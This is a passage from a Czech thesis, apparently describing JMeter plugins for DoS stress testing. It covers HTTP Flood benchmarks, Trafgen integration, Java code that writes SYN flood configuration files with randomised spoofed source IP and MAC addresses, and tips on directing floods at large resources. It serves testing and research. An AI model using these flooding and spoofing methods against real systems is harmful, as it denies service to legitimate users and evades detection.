139	5.276311001	192.168.0.78	192.168.0.1	HTTP	181	GET / HTTP/1.1


Obr. 3.6: HTTP požadavky odesílané modulem (Wireshark).

směrovač D-Link DIR-615 a spojovým médiem je Ethernet 100 Mb/s.

Porovnání s HTTP Request

První experiment porovnává výkon funkce JMeteru HTTP Request s výkonem modulu HTTP Flood, za účelem ověření, zdali při implementaci modulu nedošlo k poškození optimalizace.

Výsledky experimentu jsou znázorněny v tabulce 3.2. Modul HTTP Flood dosahuje výsledků srovnatelných, někdy i lepších, než originální HTTP Request. Při testování byl vypozorován trend, který říká, že čím je větší množství opakování požadavku a měnší počet pracovních vláken, tak i klesá rychlost útoku.



Obr. 3.7: Schéma zapojení zařízení pro testování.

Tab. 3.2: Porovnani HTTP Request s HTTP Flood

Threads/loops	**HTTP Flood**			**HTTP Request**		
	[pps]	Čas [s]	Celkově paketů	[pps]	Čas [s]	Celkově paketů
400/1	947	2,3	2584	798	3,3	2753
200/2	810	3,3	2747	811	3	2466
100/4	541	4,9	2663	518	5	2636
50/8	370	9,6	3552	393	8	3134
25/16	271	20,9	5680	225	17,6	3976
20/20	297	17	5065	205	19	4334

Výkon modulu v závislosti na systémových prostředcích

Druhý experiment zkoumá závislost výkonu modulu na systémových prostředcích, které jsou mu přiřazeny. Hostitelský systém je osazen osmijádrovým procesorem AMD FX-8350 o frekvenci 4 GHz a 8 GB paměti RAM. Virtuálnímu stroji, na kterém je modul spuštěn, jsou nejprve přiřazena 4 jádra a 4 GB paměti, poté jsou systémové prostředky navýšeny na 6 jader a 6 GB paměti. Nastavení Thread Groupe v tomto experimentu je 50 vláken s 50 opakováními, tedy celkem 2500 požadavků.

Výsledky experimentu jsou znázorněny v tabulce 3.3. Po navýšení systémových prostředků o 50 % původní hodnoty, se výkon modulu zvýšil o 13 %.

Je však nutkno podotknout, že vzhledem ke spojovému charakteru útoku HTTP Flood, je jeho rychlost závislá na výkonu cíle útoku, protože před uskutečněním HTTP požadavku musí dojít k návázání spojení pomocí paketů SYN, SYN ACK a ACK.

Jak je zřejmé ze samotného principu HTTP Flood útoku, samotná rychlost útoku v počtu paketů za sekundu není zcela rozhodující. Síla útoku tkví v jeho správném nasměrování. Například pokud se na stránce webového serveru, který je cílem útoku, vyskytuje objemný obrázek, stačí výžadat jeho stažení dostatečným množstvím uživatelů (agentů) a dojde k vyčerpání kapacity síťového připojení a tak i odepření služby legitimním uživatelům.

Tab. 3.3: Výkon modulu v závislosti na systémových prostředcích

Systémové prostředky	**Rychlost [pps]**	**Čas [s]**	**Celkově paketů**	**Vytížení linky [Mb/s]**
4 CPU, 4 GB RAM	362	45	16342	1,300
6 CPU, 6 GB RAM	409	56	23078	1,481


4 VÝVOJ MODULŮ VYUŽÍVAJÍCÍCH EXTERNÍHO GENERÁTORU

Pro záplavové útoky, které nevyžadují (oproti útoku HTTP Flood) navázání spojení s obětí, je ideální využít výkonného generátoru síťového provozu Trafgen (popsán v kapitole 2.2).

Cílem této části práce bylo realizovat útoky typu Syn Flood, ICMP Flood, NTP Flood ale i universální sampler, který bude schopen spustit jakýkoli útok v možnostech Trafgenu po vlastním nastavení konfiguračního souboru uživatelem.

V této kapitole je také implementován útok Slow Loris, který, namísto nástroje Trafgen, používá jako externího generátoru skrip v jazyce Python.

Jak už je nastíněno v předchozím odstavci, realizace útoku pomocí nástroje Trafgen spočívá v jeho spuštění specifickým příkazem, ve kterém je odkaz na daný konfigurační soubor, který modeluje samotné generované pakety. Na obrázku 4.1 je naznačena nutná spolupráce mezi nástroji Trafgen a JMeter.



Obr. 4.1: Schéma spojení JMeter–Trafen.

Instalace nástroje Trafgen

Trafgen je součástí sady Netsniff-NG [12], k instalaci této sady je nevhodnější využít naklonování sady z distribuovaného systému git pomocí funkce git-clone. Podrobný návod k instalaci je dostupný na stránce komunitní wiki sady Netsniff-NG

[6]. Při využití tohoto postupu je jistota, že se trafgen bude vždy nacházet tam v souborovém systému, kde ho očekáváme. Aktuální verze trafgenu použita v této práci je 0.6.2-48.

Konfigurační jazyk nástroje Trafgen

Obecný tvar příkazu pro spuštění generování paketů nástrojem Trafgen je zobrazen ve výpisu 4.1.

Výpis 4.1: Spouštěcí příkaz nástroje Trafgen.

```
sudo trafgen --in <konfiguracni_soubor>.cfg --out <sitove_rozhrani>
```

Obecně jde přímo v příkazu specifikovat všechny parametry útoku a generovaného paketu (namísto specifikace v konfig. souboru), nicméně takový příkaz by byl přinejmenším nepřehledný. Naopak co je vhodné specifikovat přímo v příkazu, jsou parametry charakterizující sílu útoku a nebo také specifikace kolik z dostupných CPU bude využito. Pro specifikaci síly útoku existují parametry:

- rychlost odesílání *packet rate* (`-cpp <číslo>pps`),
- počet paketů k odeslání *number of packets* (`-num <číslo>`).

Bližší informace k dalším parametrům jsou k nalezení v manuálové stránce trafgenu.

Pro sestavení konfiguračního souboru existují dva druhy syntaxe, které je ale i možná vzájemně kombinovat. Klasická syntaxe, která rozlišuje parametry paketu (jejich příslušnost k jednotlivým protokolům) po řádcích ukončených čárkou (viz příloha) v daném pořadí a nová syntaxe, která obsahuje hlavičkové funkce pro jednotlivé protokoly.

Výpis 4.2: Obecný tvar hlavičkových funkcí.

```
<protokol>{<paramter1>=<hodnota>, <paramter2>=<hodnota>, ...}.
```

Tyto funkce jsou znázorněny v tabulce 4.1. Bližší informace k jednotlivým parametrům jsou opět k nalezení v manuálové stránce.

Hodnoty jednotlivých parametrů lze zadat dvěma způsoby. Buď přímo číslem, makrem a nebo pomocí dynamických funkcí (viz tabulka 4.2). Jak je i uvedeno v tabulce, ve staré verzi syntaxe nebylo možné u dynamických funkcí specifikovat začátek a konec rozsahu, tvůrci tuto možnost přidaly do nové verze syntaxe, což je dále velice užitečné pro vyvíjené moduly. Makra uvedená v tabulce se používájí hlavně u staré syntaxe a u nové už je většina parametrů zadávána přímo číslem či dynamickou funkcí.

Dále je možné využít C preprocesoru (přidáním příznaku `-cpp` do spouštěcího příkazu), který umožnujě definici proměnných či vlastních maker pomocí `#define`. Navíc je možné pomocí `#include` vložit zdrojový kód jiného souboru.

Tab. 4.1: Hlavičkové funkce konfiguračního souboru nástroje Trafgen.

Funkce	**Popis**
eth{}	Linková vrstva
pause{}	Mechanizmus ovládání toku dat na linkové v.
pfc{}	Mechanizmus ovládání toku dat v závislosti na prioritě
vlan{}	VLAN protokol
mpls{}	Multiprotokolové přepojování podle návěští
arp{}	ARP protokol
ipv4{}	IPv4 hlavička
ipv6{}	PIv6 hlavička
icmp4{}	ICMP verze 4 protokol
icmp6{}	ICMP verze 6 protokol
udp{}	UDP hlavička
tcp{}	TCP hlavička

Tab. 4.2: Vyjádření hodnot v konf. jazyce nástroje trafgen.

Číslo	**Popis**
Binárně	0b0110, 0b11010011
Dekadicky	8, 25
Hexadecimálně	0xd6, 0x3a
Makra	**Popis**
const$n(x)$	n bitová konstantní hodnota x, kde n={8,16,32,64}
fill{n, x}	naplní pole velikosti n bajtů hodnotou x
Dynamické f.	**Popis - stará syntaxe**
drnd{n}	generování náh. hodnoty z rozsahu n bajtů
dinc{n}	inkrementace hodnoty v rozsahu n bajtů
Dynamické f.	**Popis - nová syntaxe**
drnd{}	drnd{min, max}, drnd{min, max, step}, generování náh. hodnoty
dinc{}	dinc{min, max}, dinc{min, max, step}, inkrementace hodnoty

4.1 Trafgen Thread Group

Pro spuštění klasických samplerů v testovacím plánu používáme tzv. Thread group (viz obr. 3.5), ve kterém je možné nastavit počet vláken (uživatelů), počet opakování. Dále je zde plánovač (scheduler), který umožňuje nastavení počátku a konce

testování v čase. JMeter funguje tak, že pro každý nový dotaz z klasického sampleru vytvoří nový thread, který ho odešle a potom se ukončí. Například při nastavení počtu vláken na 2 a opakování na 2, se vytvoří 2 vlákna „současně“ a odešlou paket jednou a pak podruhé, jsou tedy odeslány 4 pakety celkem.

Plánovač klasicky funguje tak, že po každém vytvořeném vlákně (odeslaném požadavku) kontroluje, jestli nedošlo k překročení času konce testu a pokud ano, zavolá se metoda *interrupt* pro ukončení odesílání paketů. Tímto však vznikají 2 problémy pro sampler využívající Trafgen:

- Trafgen je třeba vždy spustit jen jednou jako jedno vlákno,
- ukončení nástroje Trafgen podle plánovače nebude fungovat, protože dokud Trafgen běží vlákno nikdy samo neskončí a tím pádem nedojde ke kontrole překročení času konce testu.

Proto je potřeba upravit originální *Thread Group* pro použití se samplery využívající externí generátor. Upravený *Thread Group* dostal název *Trafgen Thread Group*. Ten je tvořen dvěma třídami:

- `ThreadGroup.java` – samotný *Thread Group*,
- `ThreadGroupGui.java` – jeho grafické rozhraní.

Úprava grafického rozhraní

Jelikož chceme vždy spustit jedno vlákno s nástrojem Trafgen a to jednou, můžeme z grafického rozhraní vypustit toto nastavení pro uživatele a pevně tyto parametry nastavit na hodnotu 1.

Ve třídě `ThreadGroupGui.java` v inicializační metodě `init()` byly odstraněny prvky grafického rozhraní:

- `threadPanel` – počet vláken,
- `rampPanel` – čas v sekundách během kterého se postupně navyšuje intenzita testu,
- `loopCount` – počet opakování vlákna.

Dále byl do grafického rozhraní přidán informační panel, upozorňující uživatele na to, s kterými samplery je třeba *Trafgen Thread Group* používat.

Časované spuštění a zastavení trafgenu

Po zkoumání třídy `ThreadGroup.java` byla nalezena metoda `start()`, která má na starosti inicializaci testu dané skupiny vláken podle parametrů zadaných uživatelem a spustí se vždy, když započne test, tedy i po dasažení času startu v plánovači.

Toho je využito tak, že se uvnitř této metody nejdříve vypočte proměnnou `duration`, jako rozdíl proměnné `endtime` (používaná v originálním *Thread Group*

pro kontrolu překročení konce testu) a aktuálního času systému. Tím tedy získáme čas, po který má být náše vlákno spuštěno. Následuje spuštění vlastního časovače typu `ScheduledExecutorService`, který po ulinutí času daného proměnnou `duration`, zavolá metodu `stopThreadTrafgen()` pro všechna vlákna spuštěná pod daným *Trafgen Thread Group*, a ta už se postará o zavolání metody *interrupt* v samotných samplerech. Funkce metody *interrupt* je blíže popsaná v další podkapitole zabývající se vývojem modulu Syn Flood.

Výpis 4.3: Časované ukončení nástroje Trafgen.

```
if (usingScheduler) {
  long duration = endtime - System.currentTimeMillis();
  final ScheduledExecutorService service = Executors.
     newSingleThreadScheduledExecutor();
    service.schedule(new Runnable()
    {
      @Override
      public void run()
      {
        for (Entry<JMeterThread, Thread> entry : allThreads.entrySet()
           ) {
          stopThreadTrafgen(entry.getKey(), entry.getValue(), true);
        }
      }
    }, duration, TimeUnit.MILLISECONDS);
}
```

4.2 Syn Flood

Prvním vyvíjeným a dále také exemplárním příkladem pro další moduly využívající Trafgen, je modul realizující útok Syn Flood. Vývoj sampleru spočívá v několika úkolech:

- vytvořit konfigurační soubor, který zajistí odesílání paketů SYN jejichž parametry bude možné nastavit uživatelem pomocí grafického rozhraní,
- zajistit spuštění nástroje Trafgen s tímto k. souborem a parametry síly útoku zadanými uživatelem,
- zajistit správu bežícího procesu nástroje Trafgen a jeho ukončení při celkovém zastavení testu nebo podle plánovače,
- vytvořit odpovídající grafické rozhraní sampleru, které umožní uživateli nastavit všechny potřebné parametry útoku.

Základem pro nový modul Syn Flood je *example sampler* zmíněný v kapitole 3.2.1, který poskytuje nutné minimum pro vytvoření nového sampleru. Opět se sampler sestává ze dvou tříd:

- `SynFloodSampler.java` – samotný sampler,
- `SynFloodGui.java` – jeho grafické rozhraní.

4.2.1 Vytvoření konfiguračního souboru

Pro útok Syn Flood musí být v konfigurační souboru nastaveny první 3 vrstvy TCP/IP a dále je potřeba umožnit nastavení velikosti paketu (*payload*) pro útok s velkými SYN pakety tzv. *Large SYN*.

Dúležité parametry definující útok a názvy jejich proměnných v konf. s. (respektive příznaků v příkazu), které může nastavit uživatel, jsou následující:

- v konfiguračním souboru:
  - linková vrstva:
    - `saddr` – zdrojová MAC adresa,
    - `daddr` – cílová MAC adresa,
  - síťová vrstva:
    - `sa` – zdrojová IP adresa,
    - `da` – cílová IP adresa,
    - `ttl` – TTL,
  - transportní vrstva:
    - `sport` – zdrojový port,
    - `dport` – cílový port,
    - `win` – velikost okna (*window size*),
  - `fill('B',<velikost v bytech>)` – výplň (*padding*), pomocí makra, nastavení velikosti paketu,
- ve spouštěcím příkazu:
  - `--out` – síťové rozhraní,
  - `--num` – počet paketů k odeslání,
  - `--rate` – rychlost odesílání paketů.

Identifikace konkrétního konfiguračního souboru a spuštěného procesu

Pro identifikaci konkrétního konfiguračního souboru a také spuštěného procesu Trafgenu (vysvětleno v následující sekci) je nutné do názvu souboru vnést unikátní značku, která bude identifikovat vždy jeden jedinečný kofigurační soubor. K tomu je zavedena finální proměnná `TIMESTAMP`, která je časovou značkou a skládá se z aktuálního data, systémového času a dále časového udaje v nanosekundách (počítán od startu programu), který zajistí jedinečnost značky například při spuštění dvou

samplerů ve „stejný okamžik“ (rozdíl ve spuštění samplerů je ovšem ve skutečnosti v řádu tisíců nanosekund). Způsob jakým je získána tato časová značka je znázorněn ve výpisu 4.4.

Výpis 4.4: Časová značka.

```
DateFormat dateFormat = new SimpleDateFormat("yyyy_MM_dd_HH_mm_ss");
    // formát data
Date date = new Date(); // aktuální datum
String nanos = Long.toString(System.nanoTime()); // čas programu v
    nanosekundách
this.setProperty(TIMESTAMP, dateFormat.format(date)+"_"+nanos.
    substring(nanos.length()-6)); // nastavení proměnné TIMESTAMP
```

Správa cesty v souborovém systému

Dalším problémem bylo zajištění správné cesty v souborovém systému k uložení nového konfiguračního souboru a poté i k jeho načtení ve spouštěcím příkazu, a to dynamicky tak, aby bylo funkčí pro jakéhokoli uživatele a jeho konfiguraci. Je tedy zavedena proměnná `tmpdir`, která v sobě uchovává pozici domovského adresáře aktuálního uživatele, popřípadě uživatele *root*. Při dodržení instalace nástroje Trafgen, tak jak je popsána výše, je tedy zajištěna funkčnost modulu. Dvě možnosti nastavení proměnné `tmpdir`, jsou znázorněny ve výpisu 4.5. Když je systémová proměnná *jmeter.home* prázdná znamená to, že je program JMeter spuštěn uživatelem *root*.

Výpis 4.5: Správa cesty v souborovém systému.

```
File userDir = new File(System.getProperty("user.dir"));
String tmpdir = null;
if (System.getProperty("jmeter.home")==null) { // pro spusteni jako
    root
  File tmpDir = userDir.getParentFile().getParentFile();
  tmpdir = tmpDir.getAbsoluteFile().getParent();
}else { // v ostatnich pripadech
  File tmpDir = userDir.getParentFile();
  tmpdir = tmpDir.getAbsoluteFile().getParent();
}
```

Tvorba souboru

Samotné vytvoření souboru (znázorněno ve výpisu 4.6) je provedeno s využití knihoven:

- `java.io.Writer`,
- `java.io.BufferedWriter`,
- `java.io.OutputStreamWriter`,

- `java.io.FileOutputStream`.

Výpis 4.6: Vytvoření souboru.

```
Writer writer = new BufferedWriter(new OutputStreamWriter(new
    FileOutputStream(tmpdir+"/netsniff-ng/trafgen/"+this.
    getPropertyAsString(TIMESTAMP)+"MySynFlood.cfg"), StandardCharsets.
    UTF_8))) {
// proměnné typu String a jejich zapsaní pomocí writer.write(String)
// ukázka části kódu, kde je vypsána část k. souboru pro linkovou
    vrstvu
//// ETHERNET LAYER ////
        String line2 = "  eth(daddr=" + this.getPropertyAsString(DMAC)+"
            ,";
        writer.write(line2);
        String line2a = " saddr=" + sourceMac +  ",";
        writer.write(line2a);
        String line2b = " proto=ETH_P_IP)," + "\n"+"\n";
        writer.write(line2b);
}
```

S pomocí objektu `writer` (viz výpis) lze vytvořit soubor tak, že vždy jeden řádek (nebo jeho část) uložíme do proměnné typu *String* a vypíšeme do souboru pomocí `writer.write()`.

Parametry s rozsahem

Složitější situace je u parametrů zdrojové IP adresy, MAC adresy a portu. Zde je vyžadováno, aby měl uživatel možnost zadat náhodné generování (popřípadě iteraci) tohoto parametru ze zadaného rozsahu. Tato funkcionalita zlepšuje kvalitu útoku, jelikož je daleko složitější ho rozpoznat, když pakety přicházejí z různých zdrojů oproti jen jednomu.

K zajištění této funkcionality je využito dynamické funkce `drnd{min, max}` (popřípadě `dinc{min, max}` pro MAC adresu). K tomu, aby bylo možné tuto funkci požít, je nejdříve potřeba adresy začátku a konce rozsahu převést do jejich reprezentace v desítkové soustavě. K tomu jsou vytvořeny metody `rangeMacFunction()` a `rangeIpFunction()`. Port již je zadán v desítkové soustavě, je tedy možné přímo použít do dynamické funkce parametry zadané uživatelem.

Metoda `rangeIpFunction(String minIP, String maxIP)` (kde minIP je začátek rozsahu a maxIP poslední adresa z rozsahu) funguje tak, že nejprve rozparsuje vstupní IP adresy od uživatele na oktety, ty dále převede do binárního tvaru, oktety opět spojí do řetězce 32 bitů a ten je převeden zpět do desítkové soustavy. Tím je získána reprezentace IP adresy v desítkové soustavě tak, jak je potřebná pro vstup do dynamické funkce `drnd{min, max}`. Výstup metody je již ve tvaru dynamické funkce a je přímo připraven na dosazení do konf. souboru.

U zdrojové MAC adresy byla testována dynamická funkce `drnd{min, max}`, která se ale v tomto případě nechová tak, jak by bylo očekáváno, a vrací nesmyslné hodnoty MAC adres, které jsou invalidní. Po průzkumu bylo zjištěno, že pro MAC adresy se využívá dynamická funkce `dinc{min, max}`, která již vrací hodnoty správné a má v sobě i mechanizmus, který sám zadává první 3 oktety adresy, které určují výrobce tak, aby MAC adresa byla korektní. Zbylé 3 oktety se již inkremetejí s krokem 1 podle rozsahu zadaného uživatelem.

Metoda `rangeMacFunction(String minMac, String maxMac)`, pracuje tak, že odstraní z MAC adres (zadaných hexa-decimálně) dvojtečky rozdělující oktety. Dále jsou řetězece z počáteční a koncové adresy převedeny do desítkové soustavy a hodnoty se vloží do dynamické funkce `dinc{min, max}`.

Výpisy z výše uvedených metod jsou k nalezení v příloze B.2 a B.3. U vytváření konfiguračního souboru je pro výše zmíněné tři parametry vždy vytvořena *String* proměnná, do které se podle toho, zdali si uživatel zvolí zadání jedné hodnoty nebo rozsahu, zapíše buď přímo hodnota od uživatele nebo výstup výše popsaných metod.

Výsledný vygenerovaný konfigurační soubor pro útok SYN Flood má následující podobu.

Výpis 4.7: Konfigurační souboru pro útok SYN Flood.

```
#define ETH_P_IP  0x0800

{
  // linková vrstva
  eth(daddr=ff:ff:ff:ff:ff:ff, saddr=dinc(4328761873, 4328761890),
      proto=ETH_P_IP),
  // síťová vrstva
  ipv4(ttl=64, ver=4, len=59, flags=0b01000000, frag=0, df, da
      =192.168.0.1, sa=drnd(3232235530, 3232235620)),
  // transportní vrstva
  tcp(sport=drnd(1024, 65535), dport=80, seq=drnd(), aseq=0, hlen=40,
      syn, win=16),
  // výplň
  fill('B',12),
}
```

4.2.2 Správa procesu nástroje Trafgen

Spuštění externího procesu v jazyce Java je možné pomocí objektů typu `Process` a `Runtime`. Nejdříve je vytvořen samotný příkaz a uložen do proměnné typu `String[]` (pole řetězců). Na prvním místě v poli je `/bin/bash`, což je interpretace příkazové řádky. Následuje příznak `-c`, který indikuje, že bude následovat příkaz. Nakonec

samotný příkaz, který je pro přehlednost uložen do vlastní proměnné typu `String` pojmenované `command`.

V následujícím zkráceném výpisu je zobrazena tvorba příkazu a jeho spuštění.

Výpis 4.8: Spouštěcí příkazu a spuštění processu.

```
// příkaz
String command= "pkexec "+tmpdir+"/netsniff-ng/trafgen/trafgen --in "+
    tmpdir+"/netsniff-ng/trafgen/"+this.getPropertyAsString(TIMESTAMP)+
    "MySynFlood.cfg --out "
                + this.getPropertyAsString(INTERF) + " --cpp " +
                    number + rate;

String[] args2 = new String[] {"/bin/bash","-c",command};

// spuštění
Runtime rt = Runtime.getRuntime();
process = rt.exec(args2);

process.waitFor(); // zajištění čekání vlákna dokud proces neskončí

wantToKill = false; // pomocná proměnná
```

Nyní k vysvětlení jednotlivých prvků příkazu:

- `pkexec` – podobně jako `sudo` indikuje spuštění s právy superuživatele, nicméně jeho výhodou je, že v případě, kdy je spuštěn JMeter bez těchto práv otevře dialogové okno pro zadání hesla superuživatele a umožní provedení příkazu,
- `+tmpdir+"/netsniff-ng/trafgen/trafgen` – cesta k nástroji trafgen pro jeho spuštění, funkce proměnné `tmpdir` je popsána výše,
- `--in` – indikuje, že bude následovat cesta ke konfiguračnímu souboru,
- cesta k souboru s použitím jedinečné časové značky vysvětlené v předchozím textu,
- `--out` – indikuje, že bude následovat odchozí síťove rozhraní,
- síťové rozhraní,
- `--cpp` – je využito C preprocessoru,
- `number` – kolik má být odesláno paketů, vynechání parametru znamená nekonečno (odesílá dokud není proces zastaven),
- `rate` – rychlost jejich odesílání, vynechání parametru znamená nekonečno (nejvyšší dosažitelná rychlost).

Parametry `number` a `rate` jsou ve vlastních *String* proměnných, pro zajištění jejich vynechání v případě potřeby. Pokud zanechá uživatel textové pole pro parametr `number` (respektive `rate`) prázdné, bude do proměnné nahrán prázdný řetězec. Pokud ovšem uživatel pole vyplní, bude do proměnné zapsán řetězec `--num <číslo>`

pro parametr `number` (respektive `--rate <číslo>pps` pro parametr `rate`).

Důležitým prvkem je funkce objektů typu *Process* `process.waitFor()` (viz výpis 4.8), díky ní je zajištěno, že spuštěné vlákno sampleru čeká dokud neproběhne proces spuštěného nástroje Trafgen. To je důležité z pohledu celého JMeteru, který funguje na bázi toho, že testovací plán probíhá dokud pobíhají vlákna samplerů. Pokud nebylo využito funkce `waitFor()` došlo by pouze ke spuštění procesu a vlákno by doběhlo dokonce. To z pohledu JMeteru znamená, že test skončil, což ovšem není pravda. Tímto je zajištěná zpětná vazba od procesu, která umožňuje jeho správu pro následné vypnutí při globálním ukončení testu nebo při ukončení testu (části testu – *Thread Group*) pomocí plánovače.

Pro správu procesu je navženo několik metod:

- `getTrafgenPIDs()` – zjistí všechna identifikační čísla procesů nástroje Trafgen,
- `getSpecificTrafgenPIDs()` zjistí specifiky identifikační čísla procesů nástroje Trafgen spuštěného s konkrétním,
- `killTrafgen()` – zajišťuje ukončení procesů, vstupem jsou identifikační čísla procesů z metod `getTrafgenPIDs()` nebo `getSpecificTrafgenPIDs()`,
- `intterupt()` – je závolána plánovačem při konci testu daného *Trafgen Thread Group*,
- `testEnded()` – je zavoláno při globálním ukončení test plánu pomocí tlačítka *STOP* v GUI programu JMeter.

Metody `getTrafgenPIDs()` respektieve `getSpecificTrafgenPIDs()`, fungují na pricipu vypsání příkazu `ps -few` (vypíše spuštěné procesy) a prohledání tabulky řádek po řádku. Pokud je nalzen řádek, který obsahuje řetězec „trafgen“ respektive „trafgen“ a zároveň proměnnou `TIMESTAMP`, která je jedinčná pro danou instanci třídy `SynFloodSampler.java`, uloží se PID procesu do listu, který je výstupem těchto funkcí.

Metoda `killTrafgen()` již pouze spustí příkaz `pkexec kill -SIGKILL <PID>`, kde PID je výstupem metod výše popsaných a vstupem této metody. Příkaz docílý zastavení procesu a tím se i tedy uvolní vlákno sampleru.

Pro použití metody `intterupt()`, je nejdříve potřeba nastavit třídě aby implementovala `Interruptible`. Poté již je vnitřně zajištěna správná funkce této metody. Po zavolání metody `intterupt()` pomocí plánovače (viz kapitola Trafgen Thread Group), je uvnitř této metody zavolána metoda `killTrafgen()` jejíž vstupem je výstup metody `getSpecificTrafgenPIDs()`. Tím je zajištěno zastavení pouze těch správných procesů konkrétní instance nástroje Trafgen.

Metoda `testEnded()` pak již slouží ke globálnímu ukončení všech spuštěných procesů nástroje Trafgen po stisknutí tlačítka *STOP* v GUI programu JMeter, které ihned ukončí všechna běžící vlákna testovacího plánu a nastane tedy konec testu

a je globálně zavolána metoda `testEnded()`, která je vnitřně implementovaná v programu JMeter. Opět je pro její funkci nutné nastavit třídě aby implementovala `ThreadListener`. Uvnitř metody je zavolána metoda `killTrafgen()` jejíž vstupem je výstup metody `getTrafgenPIDs()`. Tím je zajištěno zastavení všech existujících procesů nástroje Trafgen.

4.2.3 Uživatelské rozhraní a práce s parametry

Každý sampler v programu JMeter využívá pro správu parametrů, které jsou zadány uživatelem a jsou jedinečné pro danou instanci sampleru, objekt tzv. *TestElement*. Tento objekt je vytvořen pomocí metody `createTestElement()` ve třídě `SynFloodGui.java` jako obejkt třídy `SynFloodSampler.java`.

Výpis 4.9: TestElement.

```
public TestElement createTestElement() {
  SynFloodSampler sampler = new SynFloodSampler(); // vytvoření
      objektu
  modifyTestElement(sampler); // nastavení TestElementu sampler
  return sampler; // vrácení objektu
}
```

Metoda `modifyTestElement()` slouží k předání parametrů od uživatele odpovídající instanci sampleru Syn Flood. Vstupem metody je objekt *TestElement*. Uvnitř metody je vždy předán parametr z prvku grafického rozhraní do parametru objektu (viz výpis 4.10).

Výpis 4.10: Zkrácený výpis metody `modifyTestElement()`.

```
public void modifyTestElement(TestElement te) {
  te.clear();
  configureTestElement(te);
  // nastav parametr X      hodnotou      Y
  te.setProperty(SynFloodSampler.INTERF, selectInt.getSelectedItem().
      toString());
  ...
  te.setProperty(SynFloodSampler.DMAC, dMAC.getText());
  ...
  te.setProperty(SynFloodSampler.TARGETIP, targetIP.getText());
  ...
  te.setProperty(SynFloodSampler.NUMBER, number.getText());
}
```

Další důležitou metodou je `configure()`. Jedná se o zpětné nastavení parametrů v GUI podle parametrů objektu *TestElement* podobným stylem jako v metodě `modifyTestElement()`, kde naopak místo `setProperty` se použije `getProperty`.

Toto řešení, narozdíl od statického předávání hodnot, zajišťuje, že nenastane situace, kdy při spuštění dvou instancí stejného sampleru není možné předat 2 různé hodnoty pro stejný parametr.

Tvorba grafického rozhraní


Samotné grafické uživatelské rozhraní je tvořeno knihovnou `Java Swing`. Detailní popis tvorby všech panelů a textových polí nepovažuji za podstatný v této práci.

Jedním z komplikovanějších prvků grafického rozhraní je však roleta, která nabízí k výběru dostupná síťová rozhraní. Roleta je tvořena prvkem knihovny Swing `JComboBox`. Je ale potřba zajistit dynamické načtení dostupných síťových rozhraní na daném stroji. K tomu byla vytvořena metoda `getInterfaceList()`.

Tato metoda vrací pole řetězců s názvy síťových rozhraní. Metoda využívá knihovny `java.net.NetworkInterface` a její metody `getNetworkInterfaces()`. Ta vrací informace o dostupných rozhraních, které jsou dále uloženy do výčtu (Enumeration). Dále v cyklu `for` jsou od všech prvků výčtu vybrána jména rozhraní pomocí metody `getName()` a uložena do listu. List je převeden do pole řetězců, které je už výstupem metody.

